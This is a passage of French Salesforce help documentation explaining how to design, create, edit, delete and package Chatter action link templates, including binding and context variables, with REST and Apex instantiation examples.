Lors de la création d'un groupe de liens d'action à partir d'un modèle, la date d'expiration peut être calculée selon la période fournie dans le modèle. Le groupe de liens d'action peut également être défini sans expiration.

Pour définir le délai (en heures) avant l'expiration dans un modèle, saisissez une valeur dans le champ `Heures avant expiration` du modèle du groupe de liens d'action. Cette valeur correspond au nombre d'heures qui séparent l'instanciation du groupe de liens d'action et son retrait des éléments de fil associés, lorsqu'il ne peut plus être exécuté. La valeur maximale est 8760, soit 365 jours.

Pour définir la date d'expiration du groupe de liens d'action lorsque vous l'instanciez, définissez la propriété `expirationDate` du corps de requête Action Link Group Definition (API REST Chatter) ou de la classe d'entrée `ConnectApi.ActionLinkGroupDefinition` (Apex).

Pour créer un groupe de liens d'action qui n'expire pas, ne saisissez aucune valeur dans le champ `Heures avant expiration` du modèle et aucune valeur pour la propriété `expirationDate` lorsque vous instanciez le groupe de liens d'action.

Voici comment `expirationDate` et `Heures avant expiration` fonctionnent ensemble lors de la création d'un groupe de liens d'action à partir d'un modèle :

- Si vous spécifiez `expirationDate`, sa valeur est utilisée dans le nouveau groupe de liens d'action.
- Si vous ne spécifiez pas de `expirationDate` et que vous spécifiez `Heures avant expiration` dans le modèle, la valeur `Heures avant expiration` est utilisée dans le nouveau groupe de liens d'action.
- Si vous ne spécifiez pas de `expirationDate` ou `Heures avant expiration`, le groupe de liens d'action instancié à partir du modèle n'expire pas.

### Définition de variables de liaison

Définissez des variables de liaison dans des modèles, puis définissez leur valeur lorsque vous instanciez un groupe de liens d'action.

**Important:** Ne stockez aucune information confidentielle dans des modèles. Utilisez pour cela des variables de liaison à l'exécution. Lorsque la valeur d'une liaison est définie, elle est stockée sous un format chiffré dans Salesforce.

Vous pouvez définir des variables de liaison dans les champs `URL d'action`, `Corps de requête HTTP` et `En-têtes HTTP` d'un modèle de liens d'action. Une fois le modèle publié, vous pouvez modifier ces champs, vous pouvez déplacer des variables de liaison entre ces champs et vous pouvez supprimer des variables de liaison. Toutefois, vous ne pouvez pas ajouter de nouvelles variables de liaison.

Définissez la clé d'une variable de liaison dans le modèle. Lorsque vous instanciez un groupe de liens d'action, spécifiez la clé et sa valeur.

Le format d'une clé de variable de liaison est `{!Bindings.`***`key`***`}`.

La *`key`* prend en charge les caractères Unicode dans la classe de caractères `\w` prédéfinie : `[\p{Alpha}\p{gc=Mn}\p{gc=Me}\p{gc=Mc}\p{Digit}\p{gc=Pc}]`.

Ce champ `URL d'action` inclut deux variables de liaison :

```
https://www.example.com/{!Bindings.ApiVersion}/items/{!Bindings.ItemId}
```

Ce champ `En-têtes HTTP` inclut deux variables de liaison :

```
Authorization: OAuth {!Bindings.OAuthToken}
Content-Type: {!Bindings.ContentType}
```

Spécifiez les clés et leur valeur lorsque vous instanciez le groupe de liens d'action dans l'API REST Chatter :

```
POST /connect/action-link-group-definitions

{
     "templateId":"07gD00000004C9r",
     "templateBindings" : [
        {
           "key":"ApiVersion",
           "value":"1.0"
        },
        {
           "key":"ItemId",
           "value":"8675309"
        },
        {
           "key":"OAuthToken",
           "value":"00DRR0000000N0g_!..."
        },
        {
           "key":"ContentType",
           "value":"application/json"
        }
     ]
}
```

Spécifier les clés de la variable de liaison et définissez leur valeur dans Apex :

```
Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', '1.0');
bindingMap.put('ItemId', '8675309');
bindingMap.put('OAuthToken', '00DRR0000000N0g_!...');
bindingMap.put('ContentType', 'application/json');

List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs =
 new List<ConnectApi.ActionLinkTemplateBindingInput>();

for (String key : bindingMap.keySet()) {
    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
ConnectApi.ActionLinkTemplateBindingInput();
    bindingInput.key = key;
    bindingInput.value = bindingMap.get(key);
    bindingInputs.add(bindingInput);
}

// Define the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput =
 new ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = '07gD00000004C9r';
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
```

```
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);
```


Conseil: Vous pouvez utiliser plusieurs fois la même variable de liaison dans des modèles de liens d'action et fournir la valeur une seule fois durant l'instanciation. Par exemple, vous pouvez utiliser deux fois `{!Bindings.MyBinding}` dans le champ `Corps de requête HTTP` d'un modèle de lien d'action et dans `En-têtes HTTP` d'un autre modèle de lien d'action au sein du même modèle de groupe de liens d'action. Ensuite, lorsque vous instanciez un groupe de lien d'action à partir du modèle, vous ne fournissez qu'une seule valeur pour cette variable partagée.

### Définition des utilisateurs autorisés à afficher le lien d'action

Sélectionnez une valeur dans la liste déroulante Visibilité de l'utilisateur afin de déterminer qui peut afficher le lien d'action lorsqu'il est associé à un élément de fil.

Parmi les options disponibles figurent Seul l'utilisateur personnalisé peut l'afficher et Tout le monde sauf l'utilisateur personnalisé peut l'afficher. Sélectionnez l'une de ces valeurs pour autoriser un seul utilisateur spécifique à afficher le lien d'action ou pour empêcher un utilisateur spécifique de l'afficher. Saisissez ensuite une valeur dans le champ `Alias utilisateur personnalisé`. Cette valeur est une clé de variable de liaison. Dans le code qui instancie le groupe de liens d'action, utilisez la clé et spécifiez la valeur comme pour n'importe quelle variable de liaison.

Ce modèle utilise la valeur `Alias utilisateur personnalisé` **Invité** :



Lorsque vous instanciez le groupe de liens d'action, définissez la valeur comme pour n'importe quelle variable de liaison :

```
POST /connect/action-link-group-definitions

{
     "templateId":"07gD00000004C9r",
     "templateBindings" : [
        {
           "key":"Invitee",
           "value":"005D00000017u6x"
        }
     ]
}
```

Si le modèle utilise **Seul le responsable du créateur peut afficher**, un utilisateur sans responsable reçoit une erreur lors de l'instanciation d'un groupe de liens d'action à partir du modèle. En outre, le responsable correspond au responsable au moment de l'instanciation. Si le responsable de l'utilisateur change après l'instanciation, cette modification n'est pas reflétée.

## Utilisation de variables de contexte

Utilisez des variables de contexte pour transmettre des informations sur l'utilisateur qui a exécuté le lien d'action et sur le contexte dans lequel il a été invoqué, dans la requête HTTP créée en invoquant un lien d'action. Vous pouvez utiliser des variables de contexte dans les propriétés `actionUrl`, `headers` et `requestBody` du corps de requête Action Link Definition Input ou dans l'objet `ConnectApi.ActionLinkDefinitionInput`. Vous pouvez utiliser des variables de contexte dans les champs `URL d'action`, `Corps de requête HTTP` et `En-têtes HTTP` de modèles de liens d'action. Une fois le modèle publié, vous pouvez modifier ces champs, notamment ajouter ou supprimer des variables de contexte.

Les variables de contexte disponibles sont présentées ci-dessous.

| Variable de contexte | Description |
|---|---|
| `{!actionLinkId}` | L'ID du lien d'action exécuté par l'utilisateur. |
| `{!actionLinkGroupId}` | L'ID du groupe de liens d'action qui contient le lien d'action exécuté par l'utilisateur. |
| `{!communityId}` | L'ID de la communauté dans laquelle l'utilisateur a exécuté le lien d'action. La valeur de votre organisation interne est la clé vide `"000000000000000000"`. |
| `{!communityUrl}` | L'URL de la communauté dans laquelle l'utilisateur a exécuté le lien d'action. La valeur de votre organisation interne est la clé vide `""`. |
| `{!orgId}` | L'ID de l'organisation dans laquelle l'utilisateur a exécuté le lien d'action. |
| `{!userId}` | L'ID de l'utilisateur qui a exécuté le lien d'action. |

Par exemple, supposons que vous travaillez pour une société appelée Survey Example et que vous créez une application pour Salesforce AppExchange appelée **Survey Example for Salesforce**. La société A a installé l'application **Survey Example for Salesforce**. Imaginons


qu'un employé de la société A se rend sur `surveyexample.com` et réalise une enquête. Votre code Survey Example utilise l'API REST Chatter pour créer un élément de fil dans l'organisation Salesforce de la société A, avec le corps de texte **Take a survey** et un lien d'action étiqueté **OK**.

Ce lien d'action `UI` dirige l'utilisateur depuis Salesforce vers une page Web dans `surveyexample.com` pour réaliser l'enquête.

Si vous insérez une variable de contexte `{!userId}` dans `Corps de requête HTTP` ou `URL d'action` pour ce lien d'action, lorsqu'un utilisateur clique sur le lien d'action dans le fil, Salesforce envoie l'ID de l'utilisateur qui a cliqué dans la requête HTTP émise vers votre serveur.

Si vous insérez une variable de contexte `{!actionLinkId}` dans le code côté serveur Survey Example qui crée le lien d'action, Salesforce envoie une requête HTTP avec l'ID du lien d'action, que vous pouvez enregistrer dans votre base de données.

Cet exemple inclut la variable de contexte `{!userId}` dans l'`URL d'action` du modèle de lien d'action :




Conseil: Les variables de liaison et les variables de contexte peuvent être utilisées dans le même champ. Par exemple, l'URL d'action suivante contient une variable de liaison et une variable de contexte :
`https://www.example.com/{!Bindings.apiVersion}/doSurvey?salesforceUserId={!userId}`

## Création de modèles de lien d'action

Créez des modèles de liens d'action dans la Configuration pour pouvoir instancier des groupes de liens d'action avec des propriétés communes à partir de l'API REST Chatter ou d'un Apex. Vous pouvez empaqueter des modèles et les distribuer à d'autres organisations Salesforce.

**Remarque:** Outre la création de modèles de lien d'action dans la Configuration, vous pouvez également utiliser l'API métadonnées, l'API SOAP et l'API REST pour créer des modèles de lien d'action.

Les champs `URL d'action`, `Corps de requête HTTP` et `En-têtes HTTP` prennent en charge les *variables de liaison* et les *variables de contexte*. Définissez des variables de liaison dans un modèle, puis définissez leur valeur lorsque vous instanciez le groupe de liens d'action. Utilisez des variables de contexte dans un modèle, et lors de l'exécution d'un lien d'action, Salesforce renseigne la valeur et la renvoie dans la requête. Pour plus d'informations sur l'utilisation de ces variables dans un modèle, reportez-vous à Conception de modèles de lien d'action.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : Toutes les éditions, à l'exception de **Personal** Edition.

**AUTORISATIONS UTILISATEUR**

Pour créer des modèles de groupe de liens d'action :
- Personnaliser l'application

Pour créer des modèles de lien d'action :
- Personnaliser l'application

1. Dans Configuration, saisissez *`Modèles de liens d'actions`* dans la case `Recherche rapide`, puis sélectionnez **Modèles de liens d'actions**.
2. Cliquez sur **Nouveau**.
3. Saisissez le `Nom` du modèle. Ce nom est affiché dans la liste des modèles de groupe de liens d'action.

   Une fois le modèle de groupe de liens d'action publié, vous pouvez modifier uniquement cette valeur du modèle.
4. Saisissez le `Nom du développeur`. Utilisez le Nom du développeur pour référencer ce modèle dans un code. Il applique par défaut une version sans espace du `Nom du développeur`. Seuls les chiffres, les lettres et les traits de soulignement sont autorisés.
5. Sélectionnez la `Catégorie`, qui indique l'emplacement d'affichage des groupes de liens d'action instanciés dans les éléments de fil. Primary affiche les groupes de liens d'action dans le corps des éléments de fil. Overflow affiche les groupes de liens d'action dans le menu overflow des éléments de fil.

   Si un modèle de groupe de liens d'action est Primary, il peut inclure jusqu'à trois modèles de lien d'action. Si un modèle de groupe de liens d'action est Overflow, il peut inclure jusqu'à quatre modèles de lien d'action.
6. Sélectionnez le nombre d'`Exécutions autorisées`, qui indique le nombre d'exécutions possibles pour les groupes de liens d'action instanciés à partir de ce modèle (les liens d'action au sein d'un groupe sont mutuellement exclusifs). Si vous sélectionnez Illimité, les liens d'action du groupe ne peuvent pas être de type `Api` ou `ApiAsync`.
7. (Facultatif) Saisissez les `Heures avant expiration`, qui correspond au nombre d'heures qui séparent la création du groupe de liens d'action et son retrait des éléments de fil associés, lorsqu'il ne peut plus être exécuté. La valeur maximale est 8760.

   Reportez-vous à Définition de la date d'expiration d'un groupe de liens d'action.
8. Cliquez sur **Enregistrer**.
9. Cliquez sur **Nouveau** pour créer un modèle de lien d'action.

   Le modèle de lien d'action est automatiquement associé à un modèle de groupe de liens d'action dans une relation principal-détail.
10. Sélectionnez le `Type d'action`.

    Les valeurs sont :

    - `Api` : le lien d'action appelle une API synchrone à l'URL d'action. Salesforce définit le statut sur `SuccessfulStatus` ou `FailedStatus` en fonction du code de statut HTTP renvoyé par votre serveur.

- `ApiAsync` : le lien d'action appelle une API asynchrone à l'URL d'action. L'action reste dans un état `PendingStatus` jusqu'à la requête d'un tiers à `/connect/action-links/`***`actionLinkId`*** pour définir le statut sur `SuccessfulStatus` ou `FailedStatus` une fois l'opération asynchrone terminée.
- `Download` : le lien d'action télécharge un fichier à partir du lien d'action.
- `Ui` : le lien d'action dirige l'utilisateur vers une page web située à l'URL de l'action.

**11.** Saisissez une `URL d'action`, qui correspond à l'URL du lien d'action.

Pour un lien d'action `UI`, l'URL est une page Web. Pour un lien d'action `Download`, l'URL est un lien vers un fichier à télécharger. Pour un lien d'action `Api` ou `ApiAsync`, l'URL est une ressource REST.

Les liens vers des ressources hébergées sur les serveurs Salesforce peuvent être relatifs, en commençant par une barre oblique inversée `/`. Tous les autres liens doivent être absolus et commencer par `https://`. Ce champ peut inclure des variables de liaison sous la forme `{!Bindings.`***`key`***`}`, par exemple, `https://www.example.com/{!Bindings.itemId}`. Définissez la valeur de la variable de liaison lorsque vous instanciez le groupe de liens d'action à partir du modèle, comme dans cet exemple d'API REST Chatter qui définit la valeur `itemId` sur `8675309`.

```
POST /connect/action-link-group-definitions

{
     "templateId" : "07gD00000004C9r",
     "templateBindings" : [
        {
           "key":"itemId",
           "value": "8675309"
        }
     ]
}
```

Ce champ peut également inclure des variables de contexte. Utilisez des variables de contexte pour transmettre à votre code, côté serveur, des informations sur l'utilisateur qui a exécuté le lien d'action. Par exemple, le lien d'action suivant transmet au serveur, qui héberge une enquête, l'ID de l'utilisateur qui a cliqué sur le lien d'action de l'enquête.

```
actionUrl=https://example.com/doSurvey?surveyId=1234&salesforceUserId={!userId}
```

**12.** Saisissez la `Méthode HTTP` à utiliser pour émettre la requête HTTP.

**13.** (Facultatif) Si le `Type d'action` est `Api` ou `ApiAsync`, saisissez un `Corps de requête HTTP`.

Ce champ peut inclure des variables de liaison et des variables de contexte.

**14.** (Facultatif) Si le `Type d'action` est `Api` ou `ApiAsync`, saisissez des `En-têtes HTTP`.

Ce champ peut inclure des variables de liaison et des variables de contexte.

Si un lien d'action instancié à partir du modèle envoie une requête à une ressource Salesforce, le modèle doit être un en-tête Type de contenu.


**15.** (Facultatif) Pour définir ce lien d'action en tant que valeur par défaut dans le groupe (doté d'une mise en forme spéciale dans l'interface utilisateur), sélectionnez `Lien par défaut dans le groupe`. Un groupe ne peut inclure qu'un seul lien par défaut.

**16.** (Facultatif) Si vous souhaitez afficher la boîte de dialogue de confirmation pour l'utilisateur avant l'exécution du lien d'action, sélectionnez `Confirmation requise`.

**17.** Saisissez une `Position` relative du lien d'action au sein du groupe de liens d'action instancié à partir de ce modèle. La première position est 0.

**18.** Saisissez la `Clé d'étiquette`. Cette valeur est la clé d'un ensemble d'étiquettes d'interface utilisateur à afficher pour les statuts suivants : NewStatus, PendingStatus, SuccessfulStatus, FailedStatus.

Par exemple, l'ensemble **Publication** contient les valeurs : **Publier**, **Publication en attente**, **Publié**, **Échec de la publication**. L'image ci-dessous montre un lien d'action avec la clé d'étiquette **Post** lorsque la valeur de statut est SuccessfulStatus :




**19.** (Facultatif) Si aucune valeur de `Clé d'étiquette` ne convient au lien d'action, définissez `Clé d'étiquette` sur **Aucun**, puis saisissez une valeur dans le champ `Étiquette`.

Les liens d'action ont quatre statuts : NewStatus, PendingStatus, SuccessStatus et FailedStatus. Les chaînes ci-dessous sont ajoutées à l'étiquette de chaque statut :

- *label*
- *label* En attente
- *label* Réussite
- *label* Échec

Par exemple, si la valeur `label` est « Voir l'exemple », les valeurs des quatre statuts de lien d'action sont les suivantes : Voir l'exemple, Voir l'exemple En attente, Voir l'exemple Réussite et Voir l'exemple Échec.

Un lien d'action peut utiliser `LabelKey` ou `Label` pour générer des noms d'étiquette, mais pas les deux.

**20.** Sélectionnez `Visibilité de l'utilisateur`, qui spécifie les utilisateurs autorisés à afficher le groupe de liens d'action.

Si vous sélectionnez **Seul le responsable du créateur peut afficher**, le responsable correspond au responsable du créateur lors de l'instanciation du groupe de liens d'action. Si le responsable du créateur change après l'instanciation du groupe de liens d'action, cette modification n'est pas reflétée.

**21.** (Facultatif) Si vous avez sélectionné Seul l'utilisateur personnalisé peut l'afficher ou Tout le monde sauf l'utilisateur personnalisé peut l'afficher, saisissez un `Alias utilisateur personnalisé`.

Saisissez une chaîne, puis définissez sa valeur lorsque vous instanciez un groupe de liens d'action, de la même façon que vous définiriez la valeur d'une variable de liaison. Cependant, n'utilisez pas la syntaxe d'une variable de liaison dans le modèle, saisissez seulement une valeur. Par exemple, vous pouvez saisir `ExpenseApprover`. L'exemple API REST Chatter suivant définit la valeur de `ExpenseApprover` sur `005B0000000Ge16` :

```
POST /connect/action-link-group-definitions

{
     "templateId" : "07gD00000004C9r",
     "templateBindings" : [
        {
           "key":"ExpenseApprover",
           "value": "005B0000000Ge16"
        }
     ]
}
```

22. Pour créer un autre modèle de lien d'action pour ce modèle de groupe de liens d'actions, cliquez sur **Enregistrer et Nouveau**.
23. Lorsque vous avez terminé d'ajouter des modèles de lien d'action à ce modèle de groupe de liens d'actions, cliquez sur **Enregistrer**.
24. Pour publier le modèle de groupe de liens d'action, cliquez sur **Retour à la liste** pour revenir à la vue de liste Modèle de groupe de liens d'action.

    Important: Pour pouvoir instancier un groupe de liens d'action à partir d'un modèle dans Apex ou une API REST Chatter, vous devez d'abord publier le modèle.

25. Cliquez sur **Modifier** en regard du modèle de groupe de liens d'action que vous souhaitez publier.
26. Sélectionnez `Publié`, puis cliquez sur **Enregistrer**.

## Modification de modèles de lien d'action

Vous pouvez modifier tous les champs d'un modèle de groupe de liens d'actions non publié et des modèles de lien d'action associés.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : Toutes les éditions, à l'exception de **Personal** Edition.

**AUTORISATIONS UTILISATEUR**

Pour modifier des modèles de groupe de liens d'action :

- Personnaliser l'application

Pour modifier des modèles de lien d'action :

- Personnaliser l'application

1. Dans Configuration, saisissez *Modèles de liens d'actions* dans la case Recherche rapide, puis sélectionnez **Modèles de liens d'actions**.
2. Pour modifier un modèle de groupe de liens d'action, cliquez sur **Modifier** en regard de son nom.

   Si le modèle de groupe n'est pas publié, modifiez n'importe quel champ. S'il est publié, modifiez uniquement le champ Nom.
3. Pour modifier un modèle de lien d'action :
   a. Cliquez sur le nom du modèle de groupe de liens d'action principal.
   b. Cliquez sur l'ID du modèle de lien d'action pour ouvrir sa page de détail.
   c. Cliquez sur **Modifier**.

      Si le modèle de groupe de liens d'action associé n'est pas publié, modifiez n'importe quel champ. S'il est publié, modifiez uniquement les champs suivants :

      - URL d'action
      - Corps de requête HTTP
      - En-têtes HTTP

      Ces champs prennent en charge les variables de contexte et les variables de liaison.

      Vous pouvez ajouter et supprimer des variables de contexte dans tous ces champs.

      Vous ne pouvez pas ajouter une nouvelle variable de liaison. Vous pouvez :

      - Déplacer une variable de liaison vers un autre champ modifiable dans le modèle de lien d'action.
      - Utiliser plusieurs fois une variable de liaison dans un modèle de lien d'action.
      - Utiliser plusieurs fois une variable de liaison dans des modèles de lien d'action associés au même modèle de groupe de liens d'action.
      - Déplacer des variables de liaison.

## Suppression de modèles de groupe de liens d'action

Lorsque vous supprimez un modèle de groupe de liens d'action, vous supprimez les modèles de lien d'action associés et tous les groupes de liens d'action qui ont été instanciés à partir des modèles. Les groupes de liens d'action supprimés ne sont plus affichés dans les éléments de fil auxquels ils étaient associés.

1. Dans Configuration, saisissez `Modèles de liens d'actions` dans la case `Recherche rapide`, puis sélectionnez **Modèles de liens d'actions**.
2. Pour supprimer un modèle de groupe de liens d'action, cliquez sur **Suppr** en regard de son nom.

   Important: Lorsque vous supprimez un modèle de groupe de liens d'action, vous supprimez les modèles de lien d'action associés et tous les groupes de liens d'action qui ont été instanciés à partir du modèle. Le groupe de liens d'action est supprimé de tous les éléments de fil auxquels il était associé, ce qui annule l'affichage des liens d'action dans ces publications du fil.

3. Pour supprimer un modèle de lien d'action :
   a. Cliquez sur le nom du modèle de groupe de liens d'action principal.
   b. Cliquez sur l'ID du modèle de lien d'action pour ouvrir sa page de détail.
   c. Cliquez sur **Supprimer**.

   Important: Vous ne pouvez pas supprimer un modèle de lien d'action qui est associé à un modèle de groupe de liens d'action publié.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : Toutes les éditions, à l'exception de **Personal** Edition.

AUTORISATIONS UTILISATEUR

Pour supprimer des modèles de groupe de liens d'action :
- Personnaliser l'application

Pour supprimer des modèles de lien d'action :
- Personnaliser l'application

## Empaquetage de modèles de lien d'action

Empaquetez des modèles de liens d'action et distribuez-les à d'autres organisations Salesforce.

Lorsque vous ajoutez un modèle de groupe de liens d'action, tous les modèles de lien d'action associés sont également ajoutés au package. Vous pouvez ajouter un modèle de groupe de liens d'action à un package géré ou non géré. En tant que composants empaquetés, les modèles de groupe de liens d'action peuvent également tirer parti de toutes les fonctionnalités des packages gérés, notamment l'insertion dans les listes AppExchange, les mises à niveau automatiques, les scripts Apex de post-installation, la gestion des licences et le support avancé de l'abonné. Pour créer un package géré, vous devez utiliser une organisation Developer Edition.

- Reportez-vous à *Création et modification d'un package* à l'adresse https://help.salesforce.com.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : Toutes les éditions, à l'exception de **Personal** Edition.

AUTORISATIONS UTILISATEUR

Pour empaqueter des modèles de lien d'action :
- Créer des packages AppExchange

# Utilisation du système de gestion d'identité à domaines croisés (SCIM)

Salesforce prend en charge la spécification 1.1 du SCIM (système de gestion d'identité à domaines croisés), et fournit plusieurs extensions de la spécification qui permettent de modifier et de gérer les propriétés utilisateur à l'aide de l'API REST.

